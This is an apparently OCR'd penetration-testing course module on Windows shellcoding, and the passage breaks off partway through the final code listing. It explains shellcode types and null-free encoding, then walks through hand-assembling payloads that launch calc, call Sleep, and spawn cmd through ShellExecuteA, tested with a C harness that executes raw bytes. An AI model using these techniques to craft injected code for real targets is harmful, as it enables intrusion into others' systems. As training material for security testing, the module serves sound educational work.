Penetration Testing Professional

SHELLCODING

Section 1: System Security – Module 4

v5.0

4.0 Shellcode

Execution of a Shellcode

4.1 Execution of a Shellcode

Once an attacker has identified a vulnerable application, his first objective is to inject shellcode in the software. Then, when the shellcode is successfully injected, the instruction pointer register (**EIP**) is adjusted to point to the shellcode. At this point, the shellcode runs unrestricted.

The shellcode can work two ways; it can get sent through the network (remote buffer overflows) or through the local environment.

4.1 Execution of a Shellcode

But, the **EIP** is not the only method for execution of shellcode. It is possible for a shellcode to execute when an **SEH** (Structured Exception Handling) frame activates. The **SEH** frames store the address to jump to when there is an exception, such as *division by zero*.

By overwriting the return address, the attacker can take control of the execution.

Types of Shellcode

4.2 Types of Shellcode

Depending on how shellcodes run and give control to the attacker, we can identify several types of execution strategies:

- **Local** shellcode
- **Remote** shellcode

A **Local** shellcode is used to exploit local processes in order to get higher privileges on that machine.

These are also known as privilege escalation shellcodes and are used in local code execution vulnerabilities.

A **remote** shellcode is sent through the network along with an exploit. The exploit will allow the shellcode to be injected into the process and executed.

Remote Code Execution is another name for this kind of exploitation.

The goal of **remote** shellcodes is to provide remote access to the exploited machine by means of common network protocols such as **TCP/IP**.

Remote shellcodes can be sub-divided based on how this connection is set up:

- Connect back
- Bind shell
- Socket Reuse

A **connect back** shellcode initiates a connection back to the attacker's machine.

A **bind shell** shellcode binds a shell (or command prompt) to a certain port on which the attacker can connect.

A **socket reuse** shellcode establishes a connection to a vulnerable process that does not close before the shellcode is run. The shellcode can then re-use this connection to communicate with the attacker. However, due to their complexity, they are generally not used.

4.2 Types of Shellcode

Staged shellcodes are used when the shellcode size is bigger than the space that an attacker can use for injection (within the process).

In this case, a small piece of shellcode (*Stage 1*) is executed. This code then fetches a larger piece of shellcode (*Stage 2*) into the process memory and executes it.

Staged shellcode may be local or remote and can be sub-divided into **Egg-hunt** shellcode and **Omelet** shellcode.

Egg-hunt shellcode is used when a larger shellcode can be injected into the process but, it is unknown where in the process this shellcode will be actually injected. It is divided int0 two pieces:

- A small shellcode (egg-hunter)
- The actual bigger shellcode (egg)

The only thing the egg-hunter shellcode has to do is searching for the bigger shellcode (the egg) within the process address space.

At that point, the execution of the bigger shellcode begins.

Omelet shellcode is similar to the egg-hunt shellcode. However, we do not have one larger shellcode (the egg) but a number of smaller shellcodes, eggs. They are combined together and executed.

This type of shellcode is also used to avoid shellcode detectors because each individual egg might be small enough not to raise any alarms but collectively they become a complete shellcode.

Download and execute shellcodes do not immediately create a shell when executed. Instead, they download an executable from the Internet and execute it.

This executable can be a data harvesting tool, malware or simply a backdoor.

Encoding of Shellcode

In the previous module, we introduced the meaning of NULL-free shellcodes. Shellcodes are generally encoded since most vulnerabilities have some form of restriction over data which is being overflowed.

For example, let’s consider the simple snippet of code on the next slide.

4.3 Encoding of Shellcode


```
#include <iostream>
#include <cstring>

int main(int argc, char *argv[])
{
        char StringToPrint  [20];
        char string1[] = "\x41\x41\x41";
        char string2[] = "\x42\x42\x42\x43\x43\x43";

        strcat(StringToPrint, string1);
        strcat(StringToPrint, string2);
        printf("%s",StringToPrint);

        return 0;
}
```

The code simply concatenates the two variables `string1` and `string2` into `StringToPrint`.

If everything works fine when the `printf` gets executed, the program should print the string "`AAABBBCCC`."

```
C:\Users\els\Documents>nullbyte.exe
AAABBBCCC
C:\Users\els\Documents>
```

4.3 Encoding of Shellcode

C language string functions work till a **NULL**, or `0` bytes is found. If the `string2` variable contained the **NULL** character `\x00`, then the `strcat` function would only copy only the data before. Let's try to edit `string2` by adding a **NULL** character between `\x42` and `\x43`.

Our code should look like this:

```
char string2[] = "\x42\x42\x42\x00\x43\x43\x43";
```

4.3 Encoding of Shellcode

If we compile and execute the program, we will see that only part of the string is printed:

```
C:\Users\els\Documents>nullbyte.exe
AAABBB
C:\Users\els\Documents>
```

For our testing purposes, this is extremely important. If our shellcode contains a **NULL** character, it will fail. **Shellcodes should be Null-free to guarantee the execution**. There are several types of shellcode encoding:

- Null-free encoding
- Alphanumeric and printable encoding

4.3.1 Null-free Encoding

Encoding a shellcode that contains **NULL** bytes means replacing machine instructions containing zeroes, with instructions that do not contain the zeroes, but that achieve the same tasks.

This will result in a machine code representation that is **NULL** free.

4.3.1 Null-free Encoding

Let's see an example. Let's say you want to initialize a register to zero. We have different alternatives:

Machine code	Assembly	Comment
B8 00000000	MOV EAX,0	Set EAX to zero
33 C0	XOR EAX,EAX	Set EAX to zero
B8 78563412 2D 78563412	MOV EAX,0x12345678 SUB EAX,0x12345678	This also sets EAX to 0

From this, you should notice that the first instruction (`MOV EAX, 0`) should be avoided because it has `00` within its machine code representation.

4.3.2 Alphanumeric and Printable Encoding

Sometimes, the target process filters out all non-alphanumeric bytes from the data. In such cases, Alphanumeric shellcodes are used; however, such case instructions become very limited. To avoid such problems, **Self-modifying Code** (**SMC**) is used.

In this case, the encoded shellcode is prepended with a small decoder (that has to be valid alphanumeric encoded shellcode), which on execution will decode and execute the main body of shellcode.

DEBUGGING A SHELLCODE

4.4 Debugging a Shellcode

Before we actually start writing a shellcode, it is useful to introduce a small, simple piece of code that will test to see if a shellcode works. Let’s suppose we have a shellcode and we want to verify that it works.

The simplest way is to use the following program:

```
char code[] = "shell code will go here!";
int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

You need to replace "shell code will go here!" with your actual shellcode (or any shellcode you want).

Once we compile and run the program, if it executes as we planned, it means that the shellcode works fine.

4.4 Debugging a Shellcode

Here is a test. If you remember in the previous module, we used a shellcode that was intended to run the *Windows Calculator*.

Here is the shellcode:

```
"\x31\xdb\x64\x8b\x7b\x30\x8b\x7f"
"\x0c\x8b\x7f\x1c\x8b\x47\x08\x8b"
"\x77\x20\x8b\x3f\x80\x7e\x0c\x33"
"\x75\xf2\x89\xc7\x03\x78\x3c\x8b"
"\x57\x78\x01\xc2\x8b\x7a\x20\x01"
"\xc7\x89\xdd\x8b\x34\xaf\x01\xc6"
"\x45\x81\x3e\x43\x72\x65\x61\x75"
"\xf2\x81\x7e\x08\x6f\x63\x65\x73"
"\x75\xe9\x8b\x7a\x24\x01\xc7\x66"
"\x8b\x2c\x6f\x8b\x7a\x1c\x01\xc7"
"\x8b\x7c\xaf\xfc\x01\xc7\x89\xd9"
"\xb1\xff\x53\xe2\xfd\x68\x63\x61"
"\x6c\x63\x89\xe2\x52\x52\x53\x53"
"\x53\x53\x53\x53\x52\x53\xff\xd7"
```


4.4 Debugging a Shellcode

Before actually using the shellcode on the target system, we would like to verify that it works. To do so, we need to copy the shellcode into the previous C program.

After that, we need to compile and run the updated program to verify that it works.

4.4 Debugging a Shellcode

If the test is successful, we will see a *Windows Calculator* on our screen as shown below.



It is not important that the program crashes because we can see that the *Calculator* appears, and it proves that the shellcode works.

This is a very simple C program that will help us test the results of our shellcode writing skills (not only for this course but in the real world too).

Creating our First Shellcode

4.5 Creating our First Shellcode

Although there are many different tools and frameworks that we can use to generate shellcodes automatically, first we will show you how to manually create a shellcode from scratch.

It is better to learn the inner workings first than to start using programs that do all the work for you.

Shellcode Goal

Create a shellcode that will cause the thread to sleep for five seconds.

Function Needed

The sleep functionality is provided by the function Sleep in Kernel32.dll and has the following definition:

```
VOID WINAPI Sleep(
  __in  DWORD dwMilliseconds
);
```


https://msdn.microsoft.com/en-us/library/windows/desktop/ms686298(v=vs.85).aspx

The previous function requires a single parameter, which specifies the amount of time to sleep in milliseconds.

However, let’s use a Disassembler to obtain the address of the Sleep function; this is required because we will create a small shellcode that calls this function.

4.5.1 Finding Function Addresses

We can obtain the address in different ways and with different tools. To use Immunity Debugger, we have to open the `kernel32.dll` file, right-click on the disassemble panel and select **Search for > Name in all modules**.



Once the new window appears, search for `sleep`. You will see something similar to this:

The Sleep we are looking for is in the `.text` region at the address `0x757D82D0`. Keep note of this address because we will need it later.

4.5.1 Finding Function Addresses

Another very easy tool that we can use to get the address of a function is **arwin**. You can find it in the **4_Shellcoding.zip** file available in the members' area.

Once downloaded and extracted, we need to run the tool and provide the name of the module and the string to search.

4.5.1 Finding Function Addresses

Our command will look like the following:

```
arwin.exe kernel32.dll Sleep
```

```
C:\Users\els\Documents\Tools>arwin.exe kernel32.dll Sleep
arwin - win32 address resolution program - by steve hanna - v.01
Sleep is located at 0x757d82d0 in kernel32.dll
```

As we can see, the address found is the same.

4.5.2 Creating a small ASM code

Now that we have the address of the `Sleep` function, and we know that it requires one parameter, the next step is to create a small **ASM** code that calls this function.

Once we have the **ASM** code compiled, we can extract (by decompiling it) the machine code and use it for our shellcode.

4.5.2 Creating a small ASM code

As you already know, when a function gets called, its parameters are pushed to the stack.

Therefore, our **ASM** code will first push the parameter to the stack and then call the function `Sleep` by using its address.

4.5.2 Creating a small ASM code

The **ASM** code that we will use is:

```
xor eax,eax              ; zero out the eax register
mov eax, 5000            ; move the milliseconds value into eax (5000)
push eax;                ; push the function parameter onto the stack
mov ebx, 0x757d82d0      ; move the address of Sleep into ebx
call ebx                 ; call the function - Sleep(ms);
```

Please note that we can create many different versions of the same code. For example, we can push `5000` directly onto the stack, without zeroing out the **EAX** register, and save one line of code.

4.5.2 Creating a small ASM code

Next, we need to compile our **ASM** code. We have already seen in the previous modules how to do this. The command is:

```
nasm -f win32 sleep.asm -o sleep.obj
```

If the command works, you should not get any messages, but a new file named `sleep.obj` is created.

It may sound weird that immediately after we have assembled our file, we have to disassemble it. This is because we want the byte code of our **ASM** instructions and to do so we can use **objdump** as follows:

```
C:\Users\els\Documents\Shellcoding>objdump -d -Mintel sleep.obj

sleep.obj:     file format pe-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   b8 88 13 00 00          mov    eax,0x1388
   7:   50                      push   eax
   8:   bb d0 82 7d 75          mov    ebx,0x757d82d0
   d:   ff d3                   call   ebx
```

4.5.2 Creating a small ASM code

On the left, we have the byte code, while on the right we have the **ASM** code. Our shellcode is almost done, we just need to do some cleaning up. We need to edit it and remove the spaces and add the \x prefix.

```
C:\Users\els\Documents\Shellcoding>objdump -d -Mintel sleep.obj

sleep.obj:     file format pe-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   b8 88 13 00 00          mov    eax,0x1388
   7:   50                      push   eax
   8:   bb d0 82 7d 75          mov    ebx,0x757d82d0
   d:   ff d3                   call   ebx
```

At the end of the process, we will have something like the following:

```
char code[] =
"\x31\xc0"
"\xb8\x88\x13\x00\x00"
"\x50"
"\xbb\xd0\x82\x7d\x75"
"\xff\xd3";

int main(int argc, char **argv)
{
  int (*func)();
  func = (int (*)()) code;
  (int)(*func)();
}
```

This is required to be able to pass the shellcode to our shellcode debugger. Now we can compile the program and run it. If the shellcode works, you will see that the process waits 5 seconds and then crashes.

Although very simple, our first shellcode works great!

4.5.2 Creating a small ASM code

Note: In order for this test to work correctly, you have to know the address of the `Sleep()` function on your **own** machine.

Remember that not only do different OS may have different addresses, if ASLR is enabled (like it is on our machine), the address is randomized.

4.5.2 Creating a small ASM code

For those extra hard workers, an extra-mile would be to debug the program just created and see how it works.

You will probably see something similar the following results (disassemble and stack sections):

```
00403004   31C0          XOR EAX,EAX
00403006   68 88130000   PUSH 1388
0040300B   BB D0827D75   MOV EBX,KERNEL32.Sleep     JMP to KERNELBA.Sleep
00403010   FFD3          CALL EBX                   KERNEL32.Sleep
```

```
0028FE94   00403012 ↕0@.  ┌CALL to Sleep from debugshe.00403010
0028FE98   00001388 ê‼..  └Timeout = 5000. ms
0028FE9C   0040151C ∟§@.  RETURN to debugshe.0040151C
0028FEA0   00401E00 .▲@.  debugshe.00401E00
```

A More Advanced Shellcode

4.6 A More Advanced Shellcode

As you may have noticed, writing shellcodes requires a good understanding of the target operating system. If you want to write a Windows shellcode that simply spawns a command prompt, you will have to find and study the function that does this.

Remember, we are giving you the knowledge to expand your understanding and become a successful penetration tester, not giving you the answer key.

4.6 A More Advanced Shellcode

For example, you may want to use WinExec (or ShellExecute) to spawn the shell, but you will need to set two parameters for the function to work.

If you want to spawn a message box on the victim instead, you will probably use MessageBox and set the parameters accordingly.

https://msdn.microsoft.com/en-us/library/windows/desktop/ms687393(v=vs.85).aspx
https://msdn.microsoft.com/en-us/library/windows/desktop/bb762153(v=vs.85).aspx
https://msdn.microsoft.com/en-us/library/windows/desktop/ms645505(v=vs.85).aspx

Notice that depending on the function you want to use, you need to be sure that the target program loads the DLL that exposes the function.

For instance, if you want to use **ShellExecute**, you must be sure that the program loads `Shell32.dll`.

Before we begin using tools like Metasploit to automatically create our shellcodes, let's see another example of how we can manually create a shellcode from scratch.

This time we will write the code in C++ and then compile and decompile it in order to get the machine codes to use for our shellcode.

Therefore, instead of writing the code directly into assembly code, we will use C++ and the compiled version. But, remember that each compiler adds its own code inside.

More importantly, as we will see, we will need to adjust the machine code in order for it to work.

The function we are going to use to spawn the command prompt will be `ShellExecute`.

We could have used a much simpler function such as `WinExec`, but `ShellExecute` will allow us to show a few important concepts such as dealing with string parameters and parameters order.

4.6 A More Advanced Shellcode

The source code we are going to use is the following. This simple code will spawn a new command prompt and will maximize the window. Please refer to the Microsoft library page for ShellExecute to understand the purpose of each parameter.

```
#include <windows.h>
int main(int argc, char** argv)
{
        ShellExecute(0,"open","cmd",NULL,0,SW_MAXIMIZE);
}
```

https://msdn.microsoft.com/en-us/library/windows/desktop/bb762153(v=vs.85).aspx

4.6 A More Advanced Shellcode

Once we have the source code ready, we just need to compile it. Additionally, if you are interested, you can run the compiled program in order to see if it works.

If we inspect the program with Immunity debugger we should see something like this:

```
0040150A  . 55             PUSH EBP
0040150B  . 89E5           MOV EBP,ESP
0040150D  . 51             PUSH ECX
0040150E  . 83EC 24        SUB ESP,24
00401511  . E8 9A090000    CALL winexecs.00401EB0
00401516  . C74424 14 030( MOV DWORD PTR SS:[ESP+14],3
0040151E  . C74424 10 000( MOV DWORD PTR SS:[ESP+10],0
00401526  . C74424 0C 000( MOV DWORD PTR SS:[ESP+C],0
0040152E  . C74424 08 004( MOV DWORD PTR SS:[ESP+8],winexecs.00404000      ASCII "cmd"
00401536  . C74424 04 044( MOV DWORD PTR SS:[ESP+4],winexecs.00404004      ASCII "open"
0040153E  . C70424 000000( MOV DWORD PTR SS:[ESP],0
00401545  . A1 D8614000    MOV EAX,DWORD PTR DS:[<&SHELL32.ShellExecuteA>]
0040154A  . FFD0           CALL EAX                                       ShellExecuteA
0040154C  . 83EC 18        SUB ESP,18
```

Although it might not be clear at first glance, this code is very similar to the previous one. Once the main function starts, it sets the stack frame and then it pushes the arguments needed for the `ShellExecuteA` call. Notice that `ShellExecuteA` is the ANSI name of the function that will be used.

The machine code in which we are interested in starts at `00401516` (`MOVE DWORD PTR`…).

The biggest difference from the previous example is that this time we have more parameters to push to the stack. Moreover, we will also have to deal with strings such as `cmd` and `open`. Dealing with strings means that we have to:

1. Calculate their hexadecimal value,
2. Push the string,
3. Push a pointer to the string into the stack.


This will be clearer in a moment.

4.6 A More Advanced Shellcode

First, as you can see, the parameters are pushed in the reverse order. In the C++ source code, the first parameter is `0`, while in the disassembled code, the instruction that pushes this parameter to the stack is the last one (the one at the address `0040153E` - right before the function call).

You can see that the program pushes this parameter at the top of the stack (`[ESP]`), while the other pushes right after in the stack.

Here is a representation of the stack right before calling the `ShellExecuteA` function (remember that the stack grows backward):



From the disassembled code we can also see that the module (`.dll` file) that offers this function is in the shell32.dll file.

Note: we can also obtain this information by looking at the function description at the end of the MSDN page here. Knowing the module is important since we will have to find the address of the function and push it into the stack, similarly to what we did before with the `Sleep` function.

https://msdn.microsoft.com/en-us/library/windows/desktop/bb762153(v=vs.85).aspx

4.6 A More Advanced Shellcode

Now that we know how the function works and how we have to push all the parameters in the stack before we actually call the function itself, let's start creating our shellcode.

The first thing to do is to convert the strings (`cmd` and `open`) that we will push into the stack.

4.6 A More Advanced Shellcode

In the compiled version of the program, these strings are taken from the `.data` section. As you can imagine, this is something that we cannot do while sending our shellcode (since the `.data` section will contain something different).

Therefore, we will have to push the strings to the stack and then pass a pointer to the string to the `ShellExecutionA` function (we cannot pass the string itself).

4.6 A More Advanced Shellcode

There are few important things to remember when pushing the strings into the stack:

- They must be exactly 4 byte aligned
- They must be pushed in the reverse order
- Strings must be terminated with `\x00` otherwise the function parameter will load all the data in the stack. String terminators introduce a problem with the NULL-free shellcode. Therefore, if the shellcode must run against string functions (such as `strcpy`), we will have to edit the shellcode and make it NULL-free. We will see this later on.

4.6 A More Advanced Shellcode

Before actually converting the strings `cmd` and `open`, let’s see how to convert and push the string `calc.exe`.

1 First, we have to split the string into groups of 4 characters since we will have to push them to the stack. Our string will be something like the following:

```
"calc"
".exe"
```

2 As mentioned previously, the string must be pushed in the reverse order. Therefore, let’s reverse the string as follows:

```
".exe"
"calc"
```

3 Next, we have to convert the ASCII character into hexadecimal values. We can do this different way. We can use bash scripts or use online tools such as asciitohex or rapidtables. Once we have the hexadecimal value, do not forget to add the `\x` notation before each byte.

At the end of the conversion, we will have something like this:

```
"\x2e\x65\x78\x65"        => ".exe"
"\x63\x61\x6c\x63"        => "calc"
```

https://www.asciitohex.com/
https://www.rapidtables.com/convert/number/ascii-to-hex.html

The string is now ready. The last thing we need to do, in order to tell our shellcode to push the strings into the stack, is add the push bytecode at the beginning of each line (`\x68`).

The final version of a shellcode that pushes the string "`calc.exe`" into the stack will be:

```
"\x68\x2e\x65\x78\x65"  // PUSH ".exe"
"\x68\x63\x61\x6c\x63"  // PUSH "calc"
```

The following is what we will see in Immunity debugger if we inspect the shellcode running.

The push instructions are on the left and the stack representation on the right.

```
68 2E657865     PUSH 6578652E
68 63616C63     PUSH 636C6163
```

```
0028FE64   636C6163 calc
0028FE68   6578652E .exe
```

4 The last step is to terminate the string. Therefore, we will have to add a `\x00` value right after `calc.exe` (remember that we have to push it in the reverse order, and it must be 4 bytes).

Our shellcode will then be something like the following:

```
"\x68\x20\x20\x20\x00"  // The \x00 is the terminator, while 20 is the
                        // hexadecimal value of the space character
"\x68\x2e\x65\x78\x65"  // PUSH ".exe"
"\x68\x63\x61\x6c\x63"  // PUSH "calc"
```

TIPS


If you do not know the opcode of a specific assembly instruction, you can use online tools such as defuse.ca disassembly or offline tools like Immunity, **Metasm**, etc.

In Immunity, we just need to double-click on a random instruction in the main panel and type the **ASM** code that we want to assemble in the pop-up window that appears. Once we hit the "Assemble" button, we will see the opcodes for that specific instruction.

https://defuse.ca/online-x86-assembler.htm#disassembly

TIPS

For example, if we assemble the instruction **PUSH 0**, we will see that Immunity will display the following opcode: `6a 00`.



Please note that when pushing a byte, the **PUSH** opcode will be `\x6A`, while when we push a **word** or a **dword**, the bytecode is `\x68`. Different opcodes are used for registers too. Here you can see the list of opcodes used.

https://c9x.me/x86/html/file_module_x86_id_269.html

4.6 A More Advanced Shellcode

Now that we know how to work with strings, we can start creating our shellcode.

First, let's calculate the opcodes to push the string `cmd` and `open`:

```
"\x68\x63\x6d\x64"                  => PUSH "cmd" onto the stack
"\x68\x6f\x70\x65\x6e"              => PUSH "open" onto the stack
```

Notice that these instructions are not complete. The first **PUSH** (open) is not 4 byte aligned and there isn't the string terminator at the end. The second **PUSH** is 4 bytes, but we have to terminate the string.

Therefore, we will edit the shellcode as follows:

```
"\x68\x63\x6d\x64\x00"  // PUSH "cmd" and terminates the string \x00
                        // Now it is 4-byte aligned
"\x6A\x00"              // PUSH 0: Terminates the string 'open' by
                        // directly pushing \x00 onto the stack
"\x68\x6f\x70\x65\x6e"  // PUSH "open"
```

4.6 A More Advanced Shellcode

Since the `ShellExecuteA` function arguments require a pointer to these strings (and not the string itself), we will have to save a pointer to each string using a register.

Therefore, after pushing the strings to the stack, we will save the current stack position into a register. When we push the string, **ESP** will be aligned to the top of the stack. Hence, it will point to the string itself.

4.6 A More Advanced Shellcode

Storing this value in a register (such as **EBX** or **ECX**) allows us to save a pointer to that string. Then we will just have to pass the pointer as an argument of the function.

In order to save the pointer into a register, we can use the following instruction (right after the push instruction of our shellcode):

```
mov ebx, esp
```

4.6 A More Advanced Shellcode

Let’s update our shellcode. It will look like the following:

```
"\x68\x63\x6d\x64\x00"  // PUSH "cmd"
"\x8B\xDC"              // MOV EBX, ESP
                        // puts the pointer to the text "cmd" into ebx
"\x6A\x00"              // String terminator for 'open'
"\x68\x6f\x70\x65\x6e"  // PUSH "open"
"\x8B\xCC"              // MOV ECX, ESP
                        // puts the pointer to the text "open"
                        // into ecx
```

4.6 A More Advanced Shellcode

We are not done yet. If we check the assembled code of our program, we still need to pass four other parameters to the function: three of them are 0 while one is 3.

Since we have to push them in the reverse order, we will have to push 3 first, two zeros, our strings (`cmd` and `open`) and at the end, another zero.

We have many different ways to push the integer value `3` to the stack. We can directly execute a `PUSH 3` instruction, but we can also move the value into a register and then push the register itself.

We could also zero out a register and then increment the register 3 times, before pushing it to the stack. In our case we will simply **PUSH** it to the stack with the following instruction:

```
"\x6A\x03"                              // PUSH 3
```

4.6 A More Advanced Shellcode

Now we have to push two zeros into the stack.

To do this we will zero out the **EAX** register, and then we will push it two times. The code will be the following:

```
"\x33\xC0"                              // xor eax, eax
"\x50"                                  // PUSH EAX => pushes 0
"\x50"                                  // PUSH EAX => pushes 0
```

Now it is time to push the strings. We have to first push `cmd` (third parameter of the function) and then `open` (second parameter of the function).

As you already know, since we cannot directly push strings to the stack, we will push the pointers to the strings. We already have these pointers: **EBX** (for `cmd`) and **EXC** (for `open`).

Therefore, the next two instructions of our shellcode will be:

```
"\x53"                                    // PUSH EBX
"\x51"                                    // PUSH ECX
```

The last parameter to push is a 0. Since **EAX** did not change, we can push it:

```
"\x50"                                    // PUSH EAX => pushes 0
```

4.6 A More Advanced Shellcode

All the parameters have been pushed in the correct order, and we are almost done with our shellcode! We just need to find and push the address of the `ShellExecuteA` function and then call it.

In order to find the address of the function, we will use the same technique used before with the Sleep function. The following is the result that `arwin` returns:

```
C:\Users\els\Documents\Tools>arwin.exe Shell32.dll ShellExecuteA
arwin - win32 address resolution program - by steve hanna - v.01
ShellExecuteA is located at 0x762bd970 in Shell32.dll
```

4.6 A More Advanced Shellcode

Now that we have the address, we need to move it into one of the registers we have and then call the register itself.

In our shellcode, we will move it in **EAX** and then use the opcode for `CALL EAX`. Remember that we are working on Windows (little-endian). Therefore, we have to reverse the address. The last two instructions will then be the following:

```
"\xB8\x70\xD9\x2b\x76"  // MOV EAX,762BD970 - address of ShellExecuteA
"\xff\xD0"              // CALL EAX
```

Let’s now combine the whole shellcode:

```
"\x68\x63\x6d\x64\x00"          // PUSH "cmd" - string already terminated
"\x8B\xDC"                      // MOV EBX, ESP:
                                // puts the pointer to the text "cmd" into ebx
"\x6A\x00"                      // PUSH the string terminator for 'open'
"\x68\x6f\x70\x65\x6e"          // PUSH "open" onto the stack
"\x8B\xCC"                      // MOV ECX, ESP:
                                // puts the pointer to the text "open" into ecx
"\x6A\x03"                      // PUSH 3: Push the last argument
"\x33\xC0"                      // xor eax, eax: zero out eax
"\x50"                          // PUSH EAX: push second to last argument - 0
"\x50"                          // PUSH EAX: push third to last argument - 0
"\x53"                          // PUSH EBX: push pointer to string 'cmd'
"\x51"                          // PUSH ECX: push pointer to string 'open'
"\x50"                          // PUSH EAX: push the first argument - 0
"\xB8\x70\xD9\x2b\x76"          // MOV EAX,762BD970: move ShellExecuteA
                                // address into EAX
"\xff\xD0"                      // CALL EAX: call the function ShellExecuteA
```

4.6 A More Advanced Shellcode

Now we can test our shellcode by using the small C++ code provided before.

Our program will look like the following:


```
#include <windows.h>
char code[] =
"\x68\x63\x6d\x64\x00"       // PUSH "cmd" - string already terminated
"\x8B\xDC"                   // MOV EBX, ESP:
                             // puts the pointer to the text "cmd" into ebx
"\x6A\x00"                   // PUSH the string terminator for 'open'
"\x68\x6f\x70\x65\x6e"       // PUSH "open" onto the stack
"\x8B\xCC"                   // MOV ECX, ESP:
                             // puts the pointer to the text "open" into ecx
"\x6A\x03"                   // PUSH 3: Push the last argument
"\x33\xC0"                   // xor eax, eax: zero out eax
"\x50"                       // PUSH EAX: push second to last argument - 0
"\x50"                       // PUSH EAX: push third to last argument - 0
